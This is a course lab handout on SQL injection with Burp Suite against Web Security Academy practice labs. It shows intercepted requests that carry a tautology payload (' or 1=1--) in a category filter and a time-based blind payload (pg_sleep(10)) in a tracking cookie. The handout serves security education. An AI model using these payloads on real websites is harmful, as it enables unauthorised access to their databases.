

Lab 3 - SQL Injection with Burp Suite


Tasks

1. Retrieving hidden data

- Before you execute the injection on the proxy (i.e., click on **Forward**), take a screenshot of the content of the injection that is displayed on the proxy. (Please do your own work!)

<div>Intercept on</div> <div>Forward</div> <div>Drop</div>					Request to https://0a240080
Time	Type	Direction	Method	URL	
22:01:15 4 Mar 2...	WS	→ To server		https://0a240080030fd72f823dec8500e700ce.web-security-academy.net/academyLabHeader	
22:11:26 4 Mar 2...	HTTP	→ Request	GET	https://0a240080030fd72f823dec8500e700ce.web-security-academy.net/academyLabHeader	
22:14:20 4 Mar 2...	HTTP	→ Request	GET	https://0a240080030fd72f823dec8500e700ce.web-security-academy.net/academyLabHeader	
22:14:37 4 Mar 2...	HTTP	→ Request	GET	https://0a240080030fd72f823dec8500e700ce.web-security-academy.net/filter?category=Gifts%27%20or%201=1--%20HTTP/1.1	
22:16:19 4 Mar 2...	HTTP	→ Request	GET	https://0a240080030fd72f823dec8500e700ce.web-security-academy.net/filter?category=Gifts%27%20or%201=1--%20HTTP/1.1	

- Take a screenshot of the outcome like below. (Please do your own work!)



2. Blind SQL injection

- Before you execute the injection on the proxy (i.e., click on **Forward**), take a screenshot of the content of the injection that is displayed on the proxy. The following does not have an injection yet.

23:06:43 4 Mar 2... HTTP → Request GET https://0a0e000e0338aeee8091491b00f50065.web-security-academy.net/

Request

Pretty

Raw

Hex

```

1 GET / HTTP/2
2 Host: 0a0e000e0338aeee8091491b00f50065.web-security-academy.net
3 Cookie: TrackingId=3wPpsQMVMnumxAzJ' || pg_sleep(10)--; session=jHJTefBxxIa0BWrms9kTa0i4XZijcm5
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="133", "Not (A:Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
12 Sec-Fetch-Site: none
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1

```

- Take a screenshot of the outcome like below.

Blind SQL injection with time delays

LAB Solved

WebSecurity Academy

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

[Home](#) | [My account](#)

WE LIKE TO SHOP

Refine your search:

[All](#)
[Accessories](#)
[Food & Drink](#)
[Lifestyle](#)
[Pets](#)
[Tech gifts](#)

Six Pack Beer Belt

★★★★★\$51.06

View details

Cheshire Cat Grin

★★★★★\$95.56

View details

Giant Pillow Thing

★★★★★\$93.00

View details

ZZZZZ Bed - Your New Home Office

★★★★★\$93.58

View details